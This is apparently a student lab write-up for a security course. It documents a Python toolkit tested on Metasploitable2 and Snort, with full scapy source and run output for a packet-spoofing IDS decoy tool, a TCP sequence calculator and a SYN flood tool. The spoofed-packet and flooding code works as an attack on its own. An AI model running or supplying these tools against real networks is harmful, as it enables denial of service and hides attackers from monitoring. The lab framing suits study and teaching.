Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Oct 22 17:00:42 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig_
```


```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b5:63:8a
          inet addr:192.168.110.131  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb5:638a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5209 (5.1 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

Continuing from the last tool, I entered 5 for the next tool on the list and it started. It has a basic user interface and direction on how to use it. It first promts the user to enter a valid target IP address and in this run I used the IP of the Metasploitable2 VM. If the user enters a invalid input or IP the program states that it is invalid and asks if they want to restart the program or not. The tool then asks for ports in the formart <#>-<#>. In the photo below I used 18-30. The program the starts the port scan printing if the target port is open or closed, then prints when the scan is complete, and then aks if the user wants to restart or not. I entered n for no and was directed to the main file FP.py.



```
[!] One Moment Please...

*------------------------------------------*
* Tool #1 - PDF Metadata Collector         *
* Tool #2 - HTML Grab                      *
* Tool #3 - Cookie Grab                    *
* Tool #4 - Link Parser                    *
* Tool #5 - Nmap Port Scanner              *
* Tool #6 - IDS Tricker                    *
* Tool #7 - TCP Calculator                 *
* Tool #8 - SYN Flooder                    *
* Tool #9 - TTL Pkt Parser (BUGGY)         *
*------------------------------------------*


Please Enter only the number of the tool you wish to use!
Ex. if you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 5

[+] Opening NMap Port Scanner...

[!] Please be Responsable!
-----

*--------------------------------------------------*
*                                                  *
*            JTs NMap Port Scanner                 *
*                  CYB 339                         *
*                                                  *
*--------------------------------------------------*

 The target used in testing was a Metasploitable2 Linux VM


Choose Target IP Address - Please Enter Valid Target IP:
Enter Target IP Address - ex. <0.0.0.0>: 192.168.110.131

You Have Entered a Valid IP Address!! :)
-----

Please Enter the Range of Ports Needed for This Scan In the Format: <int>-<int>

Enter the Port Range: 18-30_
```

```
Enter the Port Range: 18-30
------

---
Port 18 is closed

---
Port 19 is closed

---
Port 20 is closed

---
Port 21 is open

---
Port 22 is open

---
Port 23 is open

---
Port 24 is closed

---
Port 25 is open

---
Port 26 is closed

---
Port 27 is closed

---
Port 28 is closed

---
Port 29 is closed

---
Port 30 is closed


------
NMap Port Scan Complete!

Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
```



```
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n

[!] Shutting Down Program...
[!] Returning Home...
------

[!] One Moment Please...

*------------------------------------------*
* Tool #1 - PDF Metadata Collector         *
* Tool #2 - HTML Grab                      *
* Tool #3 - Cookie Grab                    *
* Tool #4 - Link Parser                    *
* Tool #5 - Nmap Port Scanner              *
* Tool #6 - IDS Tricker                    *
* Tool #7 - TCP Calculator                 *
* Tool #8 - SYN Flooder                    *
* Tool #9 - TTL Pkt Parser (BUGGY)         *
*------------------------------------------*
```

TOOL #6 – IDS TRICKER – IDSTRICK.PY

The sixth utility on my hacking tool is an Intrusion Detection Detector Tricker. This tool sends spoofed packets specifically designed to confuse Network Analysists. It sends packets with different data like '1234', 'LEMME MESS WITH YOU!', etc. This is more malicious than reconnaissance as it is actually attacking a target so, please be careful and respectful with this tool. The target for this tool was Snort running on my Ubuntu 20.04 VM.

Python Code:

```
import ipaddress
import os
import sys
import time
import FP
from random import randint
from scapy.all import *


def ddosT(src, dst, iface, count):
    pkt = IP(src=src, dst=dst)/ICMP(type=8, id=678)/Raw(load='1234')
    send(pkt, iface=iface, count=count)

    pkt = IP(src=src, dst=dst)/ICMP(type=0)/Raw(load='LEMME MESS WITH YOU!')
    send(pkt, iface=iface, count=count)

    pkt = IP(src=src, dst=dst)/UDP(dport=31335)/Raw(load='PING PONG')
    send(pkt, iface=iface, count=count)

    pkt = IP(src=src, dst=dst)/ICMP(type=0, id=456)
    send(pkt, iface=iface, count=count)
```

```
def expT(src, dst, iface, count):
        pkt = IP(src=src,
dst=dst)/UDP(dport=518)/Raw(load="\x01\x03\x00\x00\x00\x00\x00\x01\x00\x02\x02\xE8")
        send(pkt, iface=iface, count=count)


        pkt = IP(src=src,
dst=dst)/UDP(dport=635)/Raw(load="^\xB0\x02\x89\x06\xFE\xC8\x89F\x04\xB0\x06\x89F")
        send(pkt, iface=iface, count=count)


def scanT(src, dst, iface, count):
        pkt = IP(src=src, dst=dst)/UDP(dport=7)/Raw(load='CYBOP')
        send(pkt)


        pkt = IP(src=src, dst=dst)/UDP(dport=10080)/Raw(load='Wockiana')
        send(pkt, iface=iface, count=count)


def validIP(dst):
        while True:
                try:
                        dst = ipaddress.ip_address(dst)
                        print('-----')
                        print(' ')
                        print('[+] Valid IP Address!')
                        break
                except ValueError:
                        print('-----')
                        print(' ')
                        print('[+] Invalid IP Address: ' + str(dst))
                        time.sleep(1)
                print('-----')
                print(' ')
                print('[!] Restarting Program...')
                print(' ')
                print('-----')
                time.sleep(1)
                restart()

def restart():
    y = 'y'
    n = 'n'
    res = input('Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: ')
    while True:
        try:
            if res == n:
                print('-----')
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print('[!] Returning Home...')
                print('-----')
                print(' ')
                time.sleep(1)
                FP.cTool()
                quit()
            elif res == y:
                print(' ')
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                main()
            else:
                break

        except ValueError:
            print('-----')
            print(' ')
            print('[!] Please Enter Valid Input!')
            print('-----')
            print(' ')
            restart()
        else:
            break

def main():
    print('*----------------------------------------*')
    print('*                                        *')
    print('*            JTs IDS Tricker             *')
    print('*                CYB 339                 *')
    print('*                                        *')
    print('*----------------------------------------*')
    time.sleep(1)
    print(' ')
    print(' The target used in testing was a Metasploitable2 Linux VM ')
    print(' ')
    print('-----')
print(' ')
print('Choose Network Interface - Press Enter Key for Default: ')
iface = input('Enter Network Interface - ex. <eth0>: ')
if iface == '':
        print('[+] Setting Interface to "eth0"...')
        time.sleep(1)
        iface = 'eth0'
        print('[*] Interface Set to "eth0"!')
elif iface == None:
        print('[!] Please Specify Network Interface!')
        print('-----')
        time.sleep(1)
        print('[!] Restarting Program...')
        print(' ')
        print('-----')
        print(' ')
        time.sleep(1)
        restart()

print(' ')
print('-----')
print(' ')
print('Choose Source IP Address - Press Enter Key for Random IP: ')
src = input('Enter Source IP Address - ex. <0.0.0.0>: ')
if src == '':
        print('[+] Setting Random Sorce Address...')
        time.sleep(1)
        src = '.'.join([str(randint(1,254)) for x in range(4)])
        print('[*] Random Source Address Set!')
        print('[*] Random Sorece Address: ' + str(src))
elif src == None:
        print('[!] Please Specify Sorce Address!')
        print('-----')
        time.sleep(1)
        print('[!] Restarting Program...')
        print(' ')
        print('-----')
        print(' ')
        time.sleep(1)
        restart()


print(' ')
print('-----')
print(' ')
print('Choose Target IP Address - Please Enter Valid Target IP: ')
dst = input('Enter Target IP Address - ex. <0.0.0.0>: ')
if dst == '':
        print('[!] Please Specify Target IP Address: ')
        print('-----')
        time.sleep(1)
        print('[!] Restarting Program...')
        print(' ')
        print('-----')
        print(' ')
        time.sleep(1)
        restart()
```


```
elif dst == None:
	print('[!] Please Enter Target IP Address: ')
	print('-----')
	time.sleep(1)
	print('[!] Restarting Program...')
	print(' ')
	print('-----')
	print(' ')
	time.sleep(1)
	restart()
else:
	validIP(dst)


print(' ')
print('-----')
print(' ')
print('Choose Count - Enter "0" for Random Number: ')
count = int(input('Enter Count (#) of Packets to Send - ex. <"#">: '))
if count == 0 or count == '' or count == ' ':
	print('[+] Setting Random Count Number...')
	count = int(randint(1,10))
	time.sleep(1)
	print('[*] Count Set to ' + str(count) + '!')
	print(' ')
	print('-----')
	print(' ')
elif count == None:
	print('[!] Please Specify Packet Count Number: ')
```


```
        print('-----')
        time.sleep(1)
        print('[!] Restarting Program...')
        print(' ')
        print('-----')
        print(' ')
        time.sleep(1)
        restart()

    ddosT(src, dst, iface, count)
    expT(src, dst, iface, count)
    scanT(src, dst, iface, count)
    time.sleep(1)
    print(' ')
    print('-----')
    print(' ')
    print('[+] IDS Trick Complete!!')
    print(' ')
    print('-----')
    print(' ')
    time.sleep(1)
    restart()
    quit()

if __name__ == '__main__':
    main()
```

Output:


For this program to work successfully, not run properly, it needs a target Intrusion Detection System (IDS) to trick. For this we will use Snort as a target. I have this installed already on my Ubuntu VM. To start it, I opened a new Terminal window and entered the command ‘sudo snort’ to start Snort. The IP Address to this, by default, is 192.168.0.0, so this will be the target IP in this test run (photos below). (The photo below says the target is the Metasploitable2 VM, but this was fixed after.)

Still continuing from returning to the main file FP.py, I entered 6 for the next tool. This tool again has a basic user interface and direction on how to use the tool. It first prompts to enter the network interface, or press enter for default. I pressed enter and the network interface was set to eth0. It then prompts to enter a valid target IP. Again, if the user enters an invalid IP the programs prompts to restart, if the user enters letters, the program errors out and quits the whole program. If the user enters a valid IP, like in the photos below, it tells the user it is valid and the prompts the user to enter the number of packets to send or enter 0 for random. In the photos I entered 0 and it happened to send one packet. After it is completed sending the packets it prints that the program is complete and prompts the user to restart or quit. Again, in the test run I entered n for n and was directed back to the main file FP.py.







```
jt@ubuntu:~$ sudo snort
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "eth0".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.7.0 GRE (Build 149)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.9.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=3011)
```




```
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n

[!] Shutting Down Program...
[!] Returning Home...
-----
[!] One Moment Please...

*-----------------------------------------*
* Tool #1 - PDF Metadata Collector        *
* Tool #2 - HTML Grab                     *
* Tool #3 - Cookie Grab                   *
* Tool #4 - Link Parser                   *
* Tool #5 - Nmap Port Scanner             *
* Tool #6 - IDS Tricker                   *
* Tool #7 - TCP Calculator                *
* Tool #8 - SYN Flooder                   *
* Tool #9 - TTL PKT Parser (BUGGY)        *
*-----------------------------------------*

Please Enter only the number of the tool you wish to use!
Ex. If you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 6

[+] Opening IDS Tricker...

[!] Please be Responsable!
-----

*-----------------------------------------*
*                                         *
*              JTs IDS Tricker            *
*                  CYB 339                *
*                                         *
*-----------------------------------------*

 The target used in testing was a Metasploitable2 Linux VM

-----

Choose Network Interface - Press Enter Key for Default:
Enter Network Interface - ex. <eth0>:
```



```
Ex. If you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 6

[+] Opening IDS Tricker...

[!] Please be Responsable!
-----

*-----------------------------------------*
*                                         *
*              JTs IDS Tricker            *
*                  CYB 339                *
*                                         *
*-----------------------------------------*

 The target used in testing was a Metasploitable2 Linux VM

-----

Choose Network Interface - Press Enter Key for Default:
Enter Network Interface - ex. <eth0>:
[+] Setting Interface to "eth0"...
[*] Interface Set to "eth0"!

-----

Choose Source IP Address - Press Enter Key for Random IP:
Enter Source IP Address - ex. <0.0.0.0>:
[+] Setting Random Sorce Address...
[*] Random Source Address Set!
[*] Random Sorece Address: 120.129.223.36

-----

Choose Target IP Address - Please Enter Valid Target IP:
Enter Target IP Address - ex. <0.0.0.0>: 192.168.0.0
-----

[+] Valid IP Address!

-----

Choose Count - Enter "0" for Random Number:
Enter Count (#) of Packets to Send - ex. <"#">: 0_
```



```
Choose Source IP Address - Press Enter Key for Random IP:
Enter Source IP Address - ex. <0.0.0.0>:
[+] Setting Random Sorce Address...
[*] Random Source Address Set!
[*] Random Sorece Address: 120.129.223.36

-----

Choose Target IP Address - Please Enter Valid Target IP:
Enter Target IP Address - ex. <0.0.0.0>: 192.168.0.0
-----

[+] Valid IP Address!

-----

Choose Count - Enter "0" for Random Number:
Enter Count (#) of Packets to Send - ex. <"#">: 0
[+] Setting Random Count Number...
[*] Count Set to 1!

-----

Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
-----

[+] IDS Trick Complete!!

-----

Do you want to Restart or Quit the Program? [y - Restart, n - Quit]:
```



```
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
-----

[!] Shutting Down Program...
[!] Returning Home...
-----

[!] One Moment Please...

*-----------------------------------------*
* Tool #1 - PDF Metadata Collector        *
* Tool #2 - HTML Grab                     *
* Tool #3 - Cookie Grab                   *
* Tool #4 - Link Parser                   *
* Tool #5 - Nmap Port Scanner             *
* Tool #6 - IDS Tricker                   *
* Tool #7 - TCP Calculator                *
* Tool #8 - SYN Flooder                   *
* Tool #9 - TTL PKT Parser (BUGGY)        *
*-----------------------------------------*

Please Enter only the number of the tool you wish to use!
Ex. If you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.
```

Tool #7 – TCP Calculator – TCPCalc.py

The seventh tool is a TCP Packet Calculator. This targets TCP's three-way handshake ACK. It calculates the distance between successful communication between the TCP and ACK packets. It does this by calculating the difference between the two sequence numbers and gives the user the next upcoming sequence number. This could be used as a reconnaissance tool to see if the port is secure, like a ping test.

Python Code:


```
import FP

import time

import ipaddress

from scapy.all import *


def calTSN(tgt):

    seqNum = 0

    preNum = 0

    diffSeq = 0

    for x in range(1, 5):

        if preNum != 0:

            preNum = seqNum

        pkt = IP(dst=tgt) / TCP()

        ans = sr1(pkt, verbose=0)

        seqNum = ans.getlayer(TCP).seq

        diffSeq = seqNum - preNum

        print('[+] TCP Seq Difference: ' + str(diffSeq))

        print('---')

    return seqNum + diffSeq

    quit()


def restart():
    y = 'y'
    n = 'n'
    while True:
        try:
            res = input('Do you want to Restart or Quit the Program? [y - Restart, n -
Quit]: ')
            if res == n:
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print('[!] Returning Home...')
                print('-----')
                print(' ')
                time.sleep(1)
                FP.cTool()
                quit()
            elif res == y:
                print(' ')
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                time.sleep(1)
                main()
            else:
                break

        except ValueError:
            print(' ')
            print('[!] Please Enter Valid Input!')
```

```
                restart()
            else:
                break

def main():
    print('*------------------------------------------*')
    print('*                                          *')
    print('*        JTs TCP Packet Calculator         *')
    print('*                CYB 339                   *')
    print('*                                          *')
    print('*------------------------------------------*')
    time.sleep(1)
    print(' ')
    print(' ')
    print(' The target used in testing was a Metasploitable2 Linux VM ')
    print(' ')
    print('Choose Target IP Address - Please Enter Valid Target IP: ')
    tgt = input('Enter Target IP Address - <0.0.0.0>: ')
    print('-----')

    seqNum = calTSN(tgt)
    print("[+] Next TCP Sequence Number to ACK is: " + str(seqNum+1))
    print('---')
    time.sleep(1)

    print(' ')
    print('[+] TCP Packet Calculation Complete!')
    print('---')
```

```
        print(' ')
        restart()
        quit()

if __name__ == '__main__':
        main()
```

Output:

Again, this tool uses the Metasploitable2 VM as a target. The IP of this VM is 192.168.110.131 so this is what we will be using in the test run below. To find this use the command ‘ifconfig’




Memory	512 MB
Processors	1
Hard Disk (SCSI)	8 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
Network Adapter 2	Host-only
USB Controller	Present
Display	Auto detect

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Oct 22 17:00:42 EDT 2021 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig_
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b5:63:8a
          inet addr:192.168.110.131  Bcast:192.168.110.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb5:638a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:41 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5209 (5.1 KB)  TX bytes:7260 (7.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$ _
```

Again continuing from the last return home to the file FP.py, I entered 7 for the next tool. This tool again has a basic user interface and direction of how to use the program. It first prompts the user to enter a valid target IP address so we will use the Metasploitable2 VM IP. It then sends the packets and calculates the sequence numbers, and provies the next sequence number. It then promts the program is complete and promts the user to restart or quit. I then returns the user back to the mian file FP.py.



```
Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n
------
[!] Shutting Down Program...
[!] Returning Home...
------
[!] One Moment Please...

*-----------------------------------------*
* Tool #1 - PDF Metadata Collector        *
* Tool #2 - HTML Grab                     *
* Tool #3 - Cookie Grab                   *
* Tool #4 - Link Parser                   *
* Tool #5 - Nmap Port Scanner             *
* Tool #6 - IDS Tracker                   *
* Tool #7 - TCP Calculator                *
* Tool #8 - SYN Flooder                   *
* Tool #9 - TTL Pkt Parser (BUGGY)        *
*-----------------------------------------*

Please Enter only the number of the tool you wish to use!
Ex. If you wish to use Tool #2 - HTML Grab, Enter 2

As well, you can enter 0 to quit the program.

Please Enter Tool Number: 7

[+] Opening TCP Packet Calculator...

[!] Please be Responsable!
------

*-----------------------------------------------*
*                                               *
*          JTs TCP Packet Calculator            *
*                   CYB 339                     *
*                                               *
*-----------------------------------------------*


 The target used in testing was a Metasploitable2 Linux VM

Choose Target IP Address - Please Enter Valid Target IP:
Enter Target IP Address - <0.0.0.0>: 192.168.110.131_
------
[+] TCP Seq Difference: 3014929769
------
[+] TCP Seq Difference: 3015476268
------
[+] TCP Seq Difference: 3015945147
------
[+] TCP Seq Difference: 3016510136
------
[+] Next TCP Sequence Number to ACK is: 6033020273
------

[+] TCP Packet Calculation Complete!
------

Do you want to Restart or Quit the Program? [y - Restart, n - Quit]: n

[!] Shutting Down Program...
[!] Returning Home...
------

[!] One Moment Please...
```

Tool #8 – SYN Flooder – SYNFlood.py

The eighth tool is a SYN Packet Flooder. This targets TCP’s three-way handshake, and floods it with packets. This is a Denial-of-Service Attack (DDoS), which is malicious so this is a tool that can actually be used to attack a target. Again, please be careful and respectful with this tool! The target for this tool was again the Metasploitable 2 VM.

Python Code:

```
import FP
import ipaddress
import os
import sys
import time
from random import randint
from scapy.all import *

co = 0

def synFlood(co, c, src, tgt, dp):
        for sport in range(1024,65535):
                co += 1
                IPlayer = IP(src=src, dst=tgt)
                TCPlayer = TCP(sport=sport, dport=dp)
                pkt = IPlayer / TCPlayer
                send(pkt)
                print('Sent Packet #' + str(co))
                if co == c:
                        print(' ')
                        print(' ')
                        print('SYN Flood Complete!')
                        print(' ')
                        print('Number of Packets Sent Successfully: ' + str(co))
                        print(' ')
                        time.sleep(1)
                        break
        restart()
        quit()

def validIP(tgt):
        while True:
                try:
                        tgt = ipaddress.ip_address(tgt)
                        print('[+] Valid IP Address!')
                        print('---')
                        break
                except ValueError:
                        print('[+] Invalid IP Address: ' + str(tgt))
                        print(' ')
                        time.sleep(1)
                        print('[!] Restarting Program...')
                        print(' ')
                        time.sleep(1)
                        restart()
                        quit()
                else:
                        break

def restart():
    y = 'y'
    n = 'n'
    while True:
        try:
            res = input('Do you want to Restart or Quit the Program? [y - Restart, n -
Quit]: ')
            if res == n:
                print(' ')
                print('[!] Shutting Down Program...')
                time.sleep(1)
                print('[!] Returning Home...')
                print('-----')
                print(' ')
                time.sleep(1)
                FP.cTool()
                quit()
            elif res == y:
                print(' ')
                print('[!] Restarting Program...')
                print('-----')
                print(' ')
                time.sleep(1)
                main()
            else:
                break

        except ValueError:
            print(' ')
            print('[!] Please Enter Valid Input!')
```

```
                restart()
            else:
                break

def main():
    print('*------------------------------------------*')
    print('*                                          *')
    print('*           JTs SYN Flooding Tool          *')
    print('*                 CYB 339                  *')
    print('*                                          *')
    print('*------------------------------------------*')
    time.sleep(1)
    print(' ')
    print(' The target used in testing was a Metasploitable2 Linux VM ')
    print(' ')
    print('If this Tool does not stop on its own, Use Ctrl + Z')
    print(' ')
    print(' ')
    print('Setting Packet Count...')
    time.sleep(1)
    print(' ')
    print('Packet Count Set: ' + str(co))
    print(' ')
    print('----')
    time.sleep(1)
    print('Choose Source IP Address - This is for Spoofing: ')
    print('Press Enter or 0 for Random IP!')
    print(' ')
```


```
src = input('Enter Source IP Address - <0.0.0.0>: ')
while True:
    if src == '' or src == '0':
        print(' ')
        print('[+] Setting Random Sorce Address...')
        time.sleep(1)
        src = '.'.join([str(randint(1,254)) for x in range(4)])
        print(' ')
        print('[*] Random Source Address Set!')
        print('[*] Random Source Address: ' + str(src))
        break
    elif src == None:
        print(' ')
        print('[!] Please Specify Sorce Address!')
        print('---')
        time.sleep(1)
        print(' ')
        print('[!] Restarting Program...')
        print(' ')
        time.sleep(1)
        restart()
    else:
        break
print(' ')
print('----')
print('Choose Target IP Address - Please Enter Valid Target IP: ')
print(' ')
tgt = input('Enter Target IP to Flood - <0.0.0.0>: ')
```

```
while True:
    if tgt == '':
        print(' ')
        print('[!] Please Specify Target IP Address: ')
        print('---')
        time.sleep(1)
        print(' ')
        print('[!] Restarting Program...')
        time.sleep(1)
        restart()
    elif tgt == None:
        print(' ')
        print('[!] Please Enter Target IP Address: ')
        print('---')
        time.sleep(1)
        print(' ')
        print('[!] Restarting Program...')
        print(' ')
        time.sleep(1)
        restart()
    else:
        validIP(tgt)
        break

print(' ')
print('----')
dp = int(input('Enter Destination Port - 513 Works Best: '))
while True:
    if dp == ' ' or dp == '' or dp == None:
        print(' ')
        print('[!] Please Enter D-Port: ')
        print('---')
        time.sleep(1)
        print(' ')
